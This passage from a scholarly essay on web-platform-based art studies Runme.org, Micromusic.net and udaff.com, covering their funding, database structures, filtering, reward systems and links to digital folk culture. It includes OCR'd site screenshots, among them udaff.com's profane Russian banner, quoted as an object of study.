<http://www.next5minutes.org/>

New York Annual Digital Salon [1995 -]

<<http://www.nydigitalsalon.org/>>

Onedotzero Festival, London [1996 -]

<<http://www.onedotzero.com/>>

Read_Me [Moscow 2002, Helsinki 2003, Aarhus 2004, Dortmund 2005]

<<http://readme.runme.org/>>

Runme.org [2003 -]

<<http://runme.org/>>

Semaine Internationale de Vidéo, Saint-Gervais Genève [1985 -]

<<http://www.centreimage.ch/>>

Transmediale [formerly Videofest and Transmedia], Berlin [1988 -]

<<http://www.transmediale.de/>>

Video Art Locarno [1980 -]

<<http://www.tinet.ch/videoart/>>

Videobrasil ð Festival Internacional de Arte Electronica, Sao Paolo [1983 -]

<<http://www.videobrasil.org.br/>>

VIDEOFORMES, Clermont-Ferrand [1986 -]

http://ww2.nat.fr/videoformes/VIDEOFORMES/total_cadres.html

Videolisboa, Lisbon [1999 -]

<<http://www.videolisboa.com/>>

Videonale, Bonn [1984 -]

<<http://www.videonale.org/>>

Videomedeja, Novi Sad [1996 -]

<<http://www.videomedeja.org.yu/>>

Videotage: Microwave Festival, Hong Kong [1996 -]

<<http://www.videotage.org.hk/>>

VIPER International Festival For Film, Video & New Media [formerly held in Luzerne as International Video, Film and Performance Festival - VFIPER], Basel [1980 -]
<<http://www.viper.ch>>

Werkleitz Biennale, Halle/Saale [1993 -]
<<http://www.werkleitz.de>>

World Wide Video [WWV] Festival, Amsterdam [1982-2004]
<<http://www.wwvf.nl>>

WRO Biennale [formerly WRO Sound Basis Visual Art Festival], Wroclaw [1989 -]
<<http://wrocenter.pl>>

FROM ART ON NETWORKS TO ART ON PLATFORMS (CASE STUDIES: RUNME.ORG, MICROMUSIC.NET AND UDAFF.COM)

Olga Goriunova & Alexei Shulgin

- + Web platform-produced art or platform-based art is no longer new. Mailing lists, wikis and web blogs all shook our understanding of how the cultural sphere is produced and reproduced. Geert Lovink, introducing his critical research into the early days of internet culture writes: 'Lists (and weblogs) form the communication backbones of so many of today's cultural movements and cultural/intellectual undercurrents' (2003: 25). Shall we distinguish a specific genre among similar methods of production and management of creative work, knowledge, education, exchange - all cultural practices on the net? Could we think of it as a new development after mailing lists, wikis and blogs, borrowing some of their features and introducing new ones? Such a new model is something in-between a content management system, online web site, library and a club. It is based on a networked platform, a centre or one of the centres of a certain artistic trend, which we would like to depict here.

What is a platform?

A platform is a web site organised in a special way: as a relatively simple database with artefacts, or a more complex portal built around a database. A platform differentiates itself from other websites by the relations of creative, social, instrumental, educational and historical character it establishes and is involved with. A platform is aimed at supporting and stimulating creative initiatives and work, and it provides a possibility for continuous exhibition of artefacts, often accompanied by reactions to them and various discussions.

Sometimes there is also a set of instruments available for a particular kind of creative work. A platform often also puts effort into translating digital creative processes into offline and more official cultural scenes, establishing connections between cultural movements of different times and orders. Most platforms organize (ir)regular 'real-life' gatherings such as festivals, concerts, workshops or those of a less formal nature. Technically speaking, a platform should have an open database with a user-friendly interface that anyone can download from/upload to, and instruments for the contextualisation and development of a practice it works with - blog, forum, chat, ranking, voting, featuring and others.

There are various examples of platform based cultural practices and artistic trends production, one of which is *Runme.org*, a software art repository, which we have been working with over the last three years. Our practical experience with it will serve as the core example of platform art theory presented in this article.

Runme.org is a software art repository that appeared as a side project of the software art festival *Readme*. In the year 2002 we were holding the first software art festival in Moscow.¹ We wanted to produce a festival with a logic different from that of a 'usual' art festival and that would work better for software art. Software art appeared as a reaction to a long-standing tradition of regarding software as a culturally, aesthetically and socially neutral layer between human and a computer. It can be linked to the magic of computation and poetics of algorithms that have fascinated humans since early history and, in the recent past, to the formalism of conceptual art; software art is also closely linked to existing programmers and users cultures. First *Readme* introduced an open database where all festival submissions would be entered, stored and could be viewed at any moment. After the event was over, it became clear that a new database needed to be developed. So the decision came to build a database according to the structure of software repositories² with categories and subcategories (in that way also parodying the festivals categories structure). We decided to

introduce a lot of categories - this would work on uncovering the field, but not directly, rather enlarging then reducing. The number and variety of categories made unreasonable any attempt to name the best software artist. *Runme.org* has developed into an independent repository, working with different models of presentation, development and contextualisation.

Micromusic.net is the second example. *Micromusic.net* is a label and a community that is shaped by its members; it is focused on 8-bit music. 8-bit music is low tech music originating from early home computers of the 1980s - Atari and Commodore. Sound chips of early computers tried to simulate musical reality - sounds of guitar, percussions, piano. Imperfect and restricted, the chips could only produce special funny and easy to recognise sounds far from the original prototypes. The scarcity has produced a special aesthetics: of coolness, romanticism and imperfectness, the aesthetics of low tech. People currently making 8-bit music most likely had a computer in the 1980s when they were children and were playing games or creating music. Returning to the music of the past they search for some qualities they cannot find in new technology; they come back to their favourite childhood toys and the memories shared by many people.

Udaff.com is a Russian language based literary resource that will serve as the third example for our study.³ *Udaff.com* is focused on publishing short texts - so called 'kreativ'⁴ - that could be submitted by any person; texts are written in a specific style. Both the thematics and language of kreativs are non-normative and obscene ('mat'),⁵ the spelling is wrong;⁶ texts are rather short, intensive and full of masculine mainstream clichés on many levels: themes, motives, figures, metaphors, etc. *Udaff.com* is an extremely popular resource that managed to establish a 'literary trend' of its own, 'literature for men', both underground (as it is pornographic in thematics and non-normative in language, illegal or unthinkable in official culture) and mainstream (as it reproduces mainstream clichés). There are other platforms that follow the model described in this text, among which *VJ Central'* (vj culture) could be mentioned.

category list

algorithmic appreciation (3)

- > non-code-related (1)
- > pseudo-quinés (0)

appropriation and plagiarism (5)

- > stealing (0)

artificial intelligence (10)

artistic tool (34)

- > audiovisual (27)
- > narrative (2)
- > useless (1)

bots and agents (13)

browser art (15)

code art (17)

- > code poetry (7)
- > minimal code (1)
- > obfuscation (3)
- > programming languages (4)
- > quines (1)

conceptual software (23)

- > without hardware - formal instruction (3)

data transformation (22)

subscribe

sign up to our irregular newsletter

your email

sign up

featured projects

- INTERCAL [15 Jul 2005]
- dot_matrix_synth [14 Nov 2004]
- Google Talk [14 Nov 2004]
- HAMLET 3.1 [14 Nov 2004]
- Window [14 Nov 2004]
- PawSense [14 Nov 2004]
- [\[more\]](#)

latest projects

- quagmire [18 Aug 2005]
- club.ware [02 Aug 2005]
- Nanovoice [28 Jul 2005]
- real time contextual art generator [26 Jul 2005]
- Map-o-matrix [21 Jul 2005]
- TV-BOT - World News as soon as it happens! [16 Jul 2005]
- UPDATE "me" [16 Jul 2005]
- Soundmaps [06 Jul 2005]
- [\[more\]](#)

news


readme 100 projects selected

keyword cloud (alphabetical order)

amiga
 information
 iterative
 aesthetics
 multiuser
 random
 modal
 imagery
 video
 genetic
 binary
 dysfunctional
 semantic
 design
 installation
 literan
 erendipitous
 posix
 pythagoras
 lisp
 passionate
 mobile
 radio
 tearyright
 stream
 chaos
 superstitious
 Google
 desktop
 interface
 lingo
 pyramatic
 BBS
 taskbar
 algorithmic
 film







МИКРОМЬЮЗИК



microfaq	micronewz	microshop	up- / downloadz
microtext	microwarez	microinfo / help	microeventz
microradio	microlinkz	microhype 1_05	register a friend

microserver

server load & performance

date: **2005-10-17**

CPU load: 29%

up time: **107 days**

users: **22**

accounts: **13885**

downloadz


HURRY UP! GO AND VISIT THE ...


[micromusic.net-shop](#)

listen to the micromusic! feel free to download the latest `micro_releases!`

[upload file]

as microlevel 1 user, you have access to the following files:

latest micromusic releases

[show complete downloadz list]

date	pointz	title	size	uploaded by	author	style	filetype
2005-10-16	41	Commodore 64	5'636 k	tobiah	TOBIAH	relaxy	.mp3
2005-10-16	40	is midi wonder?	5'276 k	augusto	Don Augusto	funky	.mp3
2005-10-16	34	Svallkoit	2'238 k	jensstaaf	Dorothy's Magic Bag	funky	.mp3
2005-10-16	34	Live@Amsterdam#01	3'864 k	gameboyyz	gameboyyz orchestra project	fucky	.mp3
2005-10-16	26	technodrome	3'797 k	ricozerone	Rico Zerone	spooky	.mp3
2005-10-16	30	A Cossack Rides Beyond Space	2'793 k	kingboy	Interkosmos	worky	.mp3
2005-10-16	29	come to bali	5'213 k	future-eater	future_eaten	spooky	.mp3
2005-10-16	25	el uisqui	3'526 k	wanga	wanga	worky	.mp3
2005-10-16	37	Smalltown girl	3'296 k	sidabitball	Sidabitball vs Screamclub	lovely	.mp3

[modelo]: how did komatrohn do that
[add microliner] [add to microtext]





Этот ресурс создан для настоящих пацанов. Те, кому не нравятся слова ХУЙ и ПИЗДА, могут идти накуй. Остальные пруща!

О том, как я супругу свою боготворю
Я всем своим подругам В постели говорю

- напесать удаву
- заслать креатифф
- реклама на сайте
- ф.а.к.
- сцэлы

- пресса о нас
- ин да flash
- зона удава
- зеркала
- новости в жжк

Ресурс Удава / Ежедневные картинки /

ЗАБАВНЫЕ КАРТИНКИ



[<<<] [>>>]

Главная	Полит.сру
Креативы	Полемика
Авторы	Взгляд из-за бугра
Новости	Наши сказки
Ежедневные картинки	Фкусно жрать
Гастевуха чтоп пасрать	Книжная полка
Комментарии к креативу	Музыка на Удаве
Отчеты	Спешите видеть!
Письма четателей, блять	Мир, как мы его видим
Калонка Гаги II	Спорт на Удаве
ЗА-лигали-ЗА	Корзина рулит!
Корзина хуягора	Вопросы и ответы
Коротко о главном	Гамесы



Готово



Этот ресурс создан для настоящих пацанов. Те, кому не нравятся слова ХУЙ и ПИЗДА, могут идти накуй. Остальные пруща!

Тяжело-раннее утро, после обычной пьянки, под названием-" день рождения". Отражающееся, в чуть подернутых льдом лужах, уже не жаркое солнце. Опавшие листья на скамейках и тротуарах.

- напесать удаву
- заслать креатифф
- реклама на сайте
- ф.а.к.
- сцэлы

- пресса о нас
- ин да flash
- зона удава
- зеркала
- новости в жжк

Ресурс Удава / Ежедневные картинки /

ЗАБАВНЫЕ КАРТИНКИ



Главная	Полит.сру
Креативы	Полемика
Авторы	Взгляд из-за бугра
Новости	Наши сказки
Ежедневные картинки	Фкусно жрать
Гастевуха чтоп пасрать	Книжная полка
Комментарии к креативу	Музыка на Удаве
Отчеты	Спешите видеть!
Письма четателей, блять	Мир, как мы его видим
Калонка Гаги II	Спорт на Удаве
ЗА-лигали-ЗА	Корзина рулит!
Корзина хуягора	Вопросы и ответы
Коротко о главном	Гамесы



Прочитано www.dabizz.ru

How does it happen? Economic conditions

There appears a web resource. It is usually built by enthusiasts and is almost never a result of any stipend, grant or salary. Its usage is free. These platforms succeed only if they appear as vivid reactions, as outcomes of intuition and feeling that they are needed at a particular moment of time for a particular practice. Such premises demand quite a fast response that is often not compatible with the procedure of applying and waiting for funding. Another reason is that the initiators and managers of these platforms have to be devoted fanatics, because management of big resources demands commitment: a lot of time on a too regular basis. No budget plan can embrace and no funding can cover the enormous amount of work hours it turns out to consume. However, different platforms find different models of supporting themselves on a micro level: combining different flows of (rather small) money, getting free hosting, getting prizes and funding for particular purposes.

Technically speaking, modern technology allows for quick production of such systems by a few people. So the platforms are usually built over a short period of time by a few people, usually from two to five. Platforms also need to be flexible, open to changes according to the needs and demands of a cultural practice it works with. Even the initiator and the main ideologist of the resource are unlikely to be sure in advance what shape the platform will take. Some platforms and practices they support do not self-identify as artistic and they do not consider their 'hobby' as a culturally valuable and recognised activity.

Runme.org was initiated by two people,⁸ conceptualised by eleven,⁹ developed by four,¹⁰ and coded by one¹¹ in three months time: from the first mail discussing a database structure till the discovery of the idea of the repository in the air, through discussing, designing, programming, testing and polishing. *Runme.org* was launched in January 2003 and has, till now, gathered over 300 software art projects. There is up to a thousand subscribers to *Runme.org* newsletter. For three years *Runme.org* has required the filtering of upcoming projects, technical administration, taking decisions on the structural changes, arranging featuring,

and so on. *Readme* software art festival (2002, Moscow; 2003, Helsinki; 2004, Aarhus), for which *Runme.org* has served as a project submission platform, was funded by various institutional bodies. It is through these indirect financial channels that the *Runme.org* administrators and 'experts' writing featuring texts were supported. As for its flexibility, the *Runme.org* database twofold structure - categories, subcategories and keyword cloud - was in constant change, that will be discussed later in the text.

The web platform *udaff.com* was visited by up to 50,000 people a day, with 700,000 pages displayed and with a traffic of a terabyte per month.¹² It was conceived and is administrated by only one person (Udav) with another (Proforg) providing technical support for over 4 years (from spring 2001). At the moment a few new kreativs and images are published daily, as well as reports, news, reviews, cooking recipes, and various declarations. The administrator Udav,¹³ through the mailbox of whom all the texts and images intended for publishing pass, works as a sound engineer at one of St. Petersburg's radio stations and gets no financial support for his resource. He had to buy a new laptop to administrate from any place and takes it on vacation to be connected non-stop (Vlasov: 2001). The advertisement banners on *udaff.com* only cover expenses for hosting.¹⁴

In 1999 *Micromusic.net* founding members comprised five people; since then some have joined the crew while others are not active anymore¹⁵ as Carl, *Micromusic*'s 'boss', explains.¹⁶ Now the *Micromusic.net* community has more than 13,000 registered members and has held many concerts world-wide. The *Micromusic.net* web site structure has also been changing over time. *Microwarez* (software tools for making micromusic) were introduced in June 2000 and 'microtext' in December 2003. As Carl says¹⁷ he used to spend 10-20 hours a week administrating and working on *Micromusic.net*. He adds that at the moment it does not demand as much time. *Micromusic.net* was initiated without financial aid but received support from MIGROS Kulturprozent from 2000 for three years; the same institution has also supported the development of *Microbuilder*¹⁸ that won the prize for best design from BAK (Bundesamt fur

Kultur). *Micromusic.net* is also getting server support. By now, as Carl says, they are also getting micro money from microshop and about 10-20 people were donating money (with microdonations).

What are these platforms for?

Usually such resources appear as experimental production and management systems focused upon certain kinds of cultural practice: for instance, 8-bit music, obscene literature, software art, vj culture or others. The artefacts of a cultural practice should appear originally in a digital form (or should be easy to digitalise without loss of essential qualities) and be homogenous and compatible in format: text, digital image, piece of software or mp3 file. Being a natural part of the digital realm such artifacts are easy to maintain in a database, upload and download, i.e. integrate in the content management system. The cultural or artistic practice that the resource chooses to contribute to and represent, usually exists prior to the web-site in some more or less developed form, sometimes at the borders of distinct areas of art and culture, in 'grey' zones, in the form of folk practices. The platform aims at fostering creativity, detecting, discovering, defining, shaping the field, contributing to its development, and, in sum, contributing to materialisation of a particular artistic or maybe broader - cultural trend.

Runme.org was launched in 2003 as a software art repository. Now, after little more than 2 years of functioning, its database counts more than 300 projects not only submitted but also approved. We are far from declaring that *Runme.org* has created software art but we believe that without *Runme.org* software art in its 'official' representation would be a much narrower and more boring thing.

Micromusic.net also works with pre-existing and the current realm of 8-bit music. But with *Micromusic.net* 8-bit music has gained a wide recognition as a cultural phenomenon. Furthermore, the *Micromusic.net* platform has contributed to the development of the 8-bit international community and has established higher standards for its cultural product.

Udaff.com managed to generate a completely new literary trend - 'literature for men' characterised by a recognisable style, and a special genre of a short story with distinctive writing - kreativ. *Udaff.com* is a window that thousands of people first open when arriving at work in the morning; office workers read *udaff.com* for 'recharging the batteries' and emotional relief from business culture constraints. The *Udaff.com* manner of spelling has already started to leak into official domains of the Russian language. In Moscow in April 2005 protesters against the arrest of a Newsweek journalist in Bielorrussia were using posters with *udaff.com* type speech denoting a critical attitude written in the *udaff.com* manner: 'Lukashenko, drink some poJson' (Vernidub 2005).

The structure of the platform: Database structure

The structure of the platform can include various elements: a system for exchanging messages (microtalk) and an on-line radio (in the case of micromusic.net), comments threads (in the case of udaff.com) - but it is always centered on an administrated database with artifacts that everyone is invited to upload and download. The structure of the database is shaped by the material it works with: music, literature, software art, photography or software, and by the design decisions taken by the administrators. Different platforms arrived at the database formula by various routes.

Runme.org was conceived as a database that would function as an open and transparent submission platform for the festival but has developed into an independent software art database. The initial list of categories was conceived with a degree of irony. How can one classify art, especially if one follows the classification principles strictly - for instance each category should describe exhaustively a certain conceptual phenomenon, constituting a closed integrity in itself, so that a piece can fall under only one category? (Bowker & Star 1999) In *Runme.org* classification a project could fit a number of categories easily. Categories are not consistent: one relates to the form, another one to the major theme of the work, a third to the way the project functions, etc. The irony of the initial categories was eradicated by their adaptation to the needs of the

users: offensive, negative, impudent, humorous categories, whilst the categories nobody wanted to be identified with disappeared. Among the categories discussed initially there were: best software poseur, beautiful crash of the system, jodi plagiarism, competition for suggesting categories, best festival jury (for jury), hard to use software, best physiological reaction, best grant hoover, best classicist vomit, modem art, dead data, emulated modernism, pixel soup, trivial software and many others.

The classification was and still is constantly changing, in accordance with the works submitted or the amount of works of a certain type collected. Sometimes a project submitted asks for a category; sometimes the amount of projects outgrows a category and demands one of its own. After some time there was introduced installation-based, institutional critique. The category of code beauty had to disappear, with only code poetry left.

If categories and subcategories are controlled, the keywords (irrational way of structuring or navigating through) are supposed to be unmoderated but are also filtered. Keywords play the role of categories of the second choice. If a person prefers a certain aspect of work she might choose it as an indicator for the category, while a secondary but important motif would be chosen as a keyword. The keywords reveal connections between seemingly disparate projects. They also indicate the platform the project runs on, including software such as Windows, Mac and Linux, as well as hardware such as Amiga, Atari and Sinclair. 'Java' and 'on-line' are also treated as an OS in the keyword list.

Udaff.com succeeded IRC channel #flex, that was quickly turned into and remained a flame wars base, and *fuck.ru*, where obscene stories were sent and got published. By the launch of *udaff.com*, *fuck.ru* was dead, but its literary experiment was not.

The database of *udaff.com* was made more complex, as more and more texts were arrived. Currently, one can browse the stories chronologically and via

authors' names. There are also a thread of kreativs' comments, 'trash bin' with texts that were not approved by the administrator but are still available online, and 'trash bin rules', where authorised members publish kreativs from the trash bin they decide to be worth to be 'saved'. There is also a section 'shortly about the main' - reviews of kreativs.

Udaff.com is a complex resource - it includes 'everyday images'; movie, game, book and website reviews; stories about life abroad; political notes; sport and cooking discussions; and a few associated projects including a forum, an on-line radio and flash animations website. *Udaff.com* also holds competitions for the best design of T-shirts, postcards and stickers, and sells them. But despite all this richness, writing is at the centre of *udaff.com* creative processes. The relatively simple database structure could be explained through the lack of time and resources for complex developments. During the first year of its existence the administrator held a survey, asking whether some structural changes would be desirable. People voted for distinguishing between prose, poetry and journalistic pieces, introducing voting for the best kreativ, the rating and creation of 'favourites' with the best texts, the so-called 'incorruptible ones'.¹⁹ However, none of these options were implemented - *udaff.com* functions perfectly being as simple as it is, but at the same time the lack of certain distillation and contextualisation instruments define the niche *udaff.com*'s literature has to stay within.

Micromusic.net's database 'up-/downloadz' is structured in a few ways: by time of uploading - 'latest micromusic releases' (usually arrive in bunches when some accumulated uploads pass through the admins) that are subject to voting (they get pointz); and by number of downloads 'download_chartz' (of all files within the last 7 days). Complete lists are also available; and a hall of fame with the top 50 tracks.

Micromusic.net's important elements are microtalk - a classic 'who-is-online' list displaying the logged-in users, with an extra feature where a user can send

messages to any user via the browser's pop-up-alert windows (Microbuilder 2004:84); microradio that is playing while you're chatting or up/downloading; microwarez with 'music toolz recommended by the micromusic community'; and microeventz with information on future and past concerts, with photographs and commentaries. And, of course, there are many more sections to the web-site. There is also microinfo on any author or track available to the registered users and a handful of cute little details, one of which was 'microswopper', running for three months in autumn 2001, that was swapping words in a microtalk (war into sex, bye and cu into God Bless America, micro into lsd, and others). *Micromusic.net* also organises microcontests, microconcerts and releases micromusic on CDs and vinyl. All this creates a special atmosphere characteristic of *Micromusic.net*, make the place 'cool' and the community strong (DXR 2004: 45-51).

How does it work?

During quite a short period of time, the platform manages to attract people interested in the sphere, who upload their or others' works. The resource accumulates a significant number of artifacts representing the trend. How people inhabit the platform and start to identify with it, using it to express themselves, is hard to explain. Whether it is reputation, self-presentation, the website's design, the correct mode of working with arriving projects, right moment, right structure, or the lively theme - a lot of factors contribute to the coming-into-being of a platform. Projects arrive and get presented. People start browsing, reacting to the accumulated works, providing new ones and participating in discussions, joint projects or offline meetings, concerts, festivals, releases and other forms of artistic practice formation and community life. By active participation, platform users shape the practice and build a discourse around it. The conscious efforts of the platform originators and administrators, aimed at the formation, distillation and contextualisation of the practice, also play an important role.

The platform changes according to the input, unites the work of many, works on its development and introduction into other (more open to wider audience

or more official) domains of culture, and finally starts to represent a cultural practice. Becoming a centre or one of the centres of the trend, the platform turns into the fertile soil on which the bud of artistic trend or cultural practice enters the full bloom stage, making a change on the cultural landscape.

In the case of *Runme.org* it was important to take into account the nature and some essential qualities of software art. *Runme.org* was planned to be a platform working with software art, a practice more or less exclusively dealing with software that more or less exclusively runs on a computer.²⁰ Software is sold on CDs and distributed via networks. A usual place for finding software on the net is or was software repositories. A familiar metaphor of software database was used on purpose when working on *Runme.org*: an online database would be more relevant to the nature of software art and easier to be accepted and get active.

Software art drew lifeblood from the folk cultures of programmers, and a number of its masterpieces was obtained as ‘objects trouvés’.²¹ The bringing in of found objects from the cultures of programmers was necessary for building a fuller understanding of software art, its roots and qualities. The usual curatorial system of ‘inviting’ artists to contribute could never work with such projects. On *Runme.org* the policy was to upload or link projects available on the net without necessarily obtaining the permission of the author. If the author did not reply to an invitation to join, the project was uploaded or linked. No one so far in the history of *Runme.org* has objected to this policy. Authors who do not reply, usually either do not update their web pages (unparented pages, old accounts), or their projects are half legal or illegal, or the authors are too busy in other circles to be interested in something they do not understand or find important (art context in our case).

The two described policies: structure metaphor and the important aspect of uploading policy, allowed for building a wide and open, not necessarily institutional context for software art, that in turn has led to the rising interest

and popularity of the phenomenon.

Micromusic.net is an example of a resource that became popular due to the extremely friendly, welcoming, warm and relaxed atmosphere it exudes. Apart from the right moment, hard fanatical work, cool topic, and other reasons, *Micromusic.net's* design decisions²² are a model of atmospheric production: online radio, messaging tool, bright funny colours and animated figures, making the user feel she is in a cool club enjoying a beer, talking to friends and listening to nice music.

'Imagine a children's room in bright yellow and blue... always pretty tidy... dozens of kidz are hanging out here. u wanna know what they're doing? well, what all kidz do: make friendz! play! talk! quarrel! disappear 2 have a snack! These kidz come whenever and stay as long as they want.' (Manou 2004: 26)

The *Micromusic.net* core team is a faithful bearer of this culture: when giving a public talk, they go to a sauna first, to get relaxed enough to be able to relax the audience;²³ and when giving a concert, they ask for a sofa on stage as an important part of performance equipment.²⁴ The openness of the *Micromusic.net* platform is another answer. Anyone can become a member of the micromusic community; any track that is good enough (in the eyes of qfs - quality filter system) gets published and can allow the author to become microfamous. Power struggles and the hunger for fame are substantial traits of any community. All in all, micromusic is cool, and it's cool to be micromusic.

Tracing the roots of *udaff.com's* success, it should be noted that the platform managed to invent or form a new literary trend - 'literature for men'. These are 'love-novels for men' of a kind analogous to 'love-novels for women'.²⁵ This niche of Russian literary production is not covered and could not be covered, due to its non-normative vocabulary and obscene thematic. The ideology of *udaff.com* and its literature, shared by large groups of contemporary Russian men of a socially active age, is partly mainstream and partly countercultural, as was mentioned earlier. For some users *udaff.com* becomes an initiation into

‘adult life’, for others - a place to relax, while for others it gives a possibility to resist. Many users report that they visit *udaff.com* at work where they have to ‘be professional’ in the totalitarian conditions of the office environment.²⁶ Swearing and being sworn at on *udaff.com* helps them to survive a working day. Far from being an obscene flame environment, *udaff.com* fosters creativity; it asks for and promotes creative literary production and allows for ‘creative swearing’ in the literary forms admired by many fans. Since the non-normative vocabulary - ‘matt’ that *udaff.com* adopts is not a part of official Russian language and never could be, using this non-normative vocabulary in the literary creation is something of a rebellion. Such a technique is present in Russian literature in the works of Eduard Limonov, Victor Pelevin, Vladimir Sorokin, and some others. Following the techniques of acknowledged masters, *udaff.com* users self-identify as ‘counter-cultural writers’. The potential to join the club of countercultural writers and readers is another reason for *udaff.com*’s success.

The answer is filtering

Every platform has a filtering mechanism, filtering works invisibly at the back-end but always present. Filtering is a key to success: it can make the resource desirable to be a part of, and therefore accepted by the users. Filtering is carried out in a strict manner by a few people with consistent judgements of taste and decisions. The way filtering is organised decides the destiny of the project: filtering is usually absolutist to keep up the quality of the resource, and also democratic to allow for a variety of works and approaches.

Runme.org is filtered by four people. It would be very hard to formulate the real criteria, apart from the formal ones (these are usually expressed in FAQ), that a project must fit to get in. It is most likely the case for all platforms’ filtering procedures. At *Runme.org* the percentage of non-accepted projects rose to 33% (more than 150 projects rejected over three years), which is a surprise taking into account the administrators’ impression of acting as generally ‘mild’ filters.

Udaff.com texts are filtered by only one person over the past four years, and it is

his own taste that is the only reason he takes into account.

Micromusic's qfs (quality filter system) is formed from two board members and two invited members of the community. They listen to uploaded tracks and decide which ones get released on the web-site. Usually tracks get marks according to which they pass or not, but sometimes there is a need to discuss a piece. At *Runme* there were cases when not only administrators in the course of the discussion arrived at decisions opposite to the initial ones of the majority, but also authors of rejected works, engaging in mail conversations with the administrators, managed to convince the crew to include their piece.

Distinction and reward

The ideology of platforms producing art is often expressed through technical means. It becomes especially clear with the system of distinction and reward. Such systems are important mechanisms of shaping and developing the cultural practice. By building systems of voting, for instance, it becomes possible to rank projects and distill the most popular, with subsequent public presentations, releases and promotions.

This is the case with *micromusic* 'the hall of fame', for instance, which consists of the top 50 downloaded tracks. To become a microstar is a dream of the community member:

'Having a charting track on micromusic is a big ego boost I can tell you, and of course I wanted to make another hit, and even get to number 1!' (gWem 2004: 78).

Other platforms refuse ranking by the users and develop their own mechanisms of distinction and reward - such as we have done on *Runme.org*. *Runme.org* continuously served as a submission platform for the *Readme* software art festival. *Readme* decided to abandon the system of winners and losers, and to fight the idea of the first, second and third prize, which we have found ridiculous and harmful as applied to the arts.²⁷ *Readme* experts would select works they

liked most from the *Runme.org* database and write small text - features on them. Featured works appear in the 'featured' section. Each year the experts would use the same *Runme.org* database with the new projects uploaded after the previous edition, and the projects that had already been through the selection process. This would give the jury and the artists a second possibility. For the first time 47 projects were selected and featured (the second time the number was 32). Forty seven 'winners' is a radical concept for the festival, but usual for a platform.

Udaff.com does not have any reward system at all. At the beginning different options were thought of, such as voting for the best story and rating. They remained on paper and were never implemented due, probably, to the lack of time or motivation. A certain hierarchy of authors is still built, of course, but it is invisible and distributed by 'word of mouth'. The absence of any system of distinction is still an obstacle in the way of introduction of *udaff.com* literature into other domains of culture. Possibly, a system of distinction could also help to increase the quality of *udaff.com* creations. Best texts could be united into paper publication. In any case *udaff.com* finds a way to influence both offline and online cultures, though by atoms, small moments of adoption, rather than through wide establishment and promotion as an integral and unique artistic phenomenon.

'Folk practices'

Folk in the age of digital technologies has entered a revival phase. Digital folk, being a wide layer of culture below the radar, inspires many artistic practices and informs academic research into customization and the mundane life of digital objects.

Pit Schultz writes about digital folk:

'Folk [...] is more about structural simplicity without getting into formalisms. And even those formalisms, fractals, [...] become a signature of a certain 'rural' culture, insofar as it is not established but ubiquitous, not fully commercially organized but productive. It is the small form, the stupid dialogue, which then

suddenly gets put into the spotlight as pulp, trash, etc. (Folk) as a strategy to refresh authoritarian regimes of quality control, which just represent social structures (economical, political). [...] Folk also has to do [...] with the low threshold of entering an ecology of micro-production, which can lead to new patterns again. [...] The unimportance of a specific folk work, its similarity to countless other works, is a feature. Naivety is not, because it is as hard to be informed as to keep uninformed today [...]. The element of innocence is rather the absence or resistance to put itself into a certain set of quality control mechanisms. (Folk) shows a richness of a certain kind, which can be only called cultural. The aspect of watching some tribal, authentic somehow less alienated type of digital culture is not taking in account, that most of more elaborated work comes out of such backgrounds or is informed by it, that there is no other, and trails of these folkloristic myths are defining not the backbone but the background of digital culture.²⁸

Folk practices are put into quality control, and contextualization mechanisms are partly transformed into, or help to initiate and foster, more established fields of cultural production.²⁹ Here platform-based art becomes one of these mechanisms.

Runme.org's one aim was to bring recognition to the folk cultures of programmers and users that inspire software art. Gathered with inevitable errors of translation, found objects of digital culture present an incomplete layer in the mass of artefacts gathered on *Runme.org*. It is more techniques and approaches, themes and motifs that are presented, than histories or trends. Still, since *Runme.org* works with different cultural scenes and domains, it is important to have these approaches exhibited. *Runme.org* could succeed in enriching, marking the context but could not build a natural environment for the life of those practices, as it would mean a different aim, policy and outcomes.

Udaff.com literature is in its heart a folklore literary trend, that in its present

form is found in between folk and more official cultural production. *Udaff.com* serves as a platform for transferring information and artefacts in both ways: from established art into folk production and vice versa. The newcomers self-educate through discussing quality standards and following story models. The environment provides a supportive atmosphere for discussion and research into themes and techniques that are considered central to *udaff.com* ideology. The community reproduces building the trend over years.

8-bit low tech music is another example of folklore cultural production. It has a conservative and restricted set of instruments, almost no star system, and is rarely produced for wider audiences than certain defined circles that are aware of the context. Nevertheless, these circles are large, and work methods are passed from one to another, which yields a variable character of the produced. Functioning according to laws alternative to those of the official music domains, consolidates the folk characteristics of the 8-bit music scene. *Micromusic* could embody, enrich and work with all these parameters, contributing to the transfer of the artefacts onto other artistic levels. Being an open platform, it builds a system of recognition based on people's opinions. Discussing methods of work and quality of tracks, it provides the models and patterns to follow. Being outside the show business system, micromusic manages to enter official scenes with their releases and concerts without losing its openness or potential for inclusion and dialogue.

Community and Offline Meetings

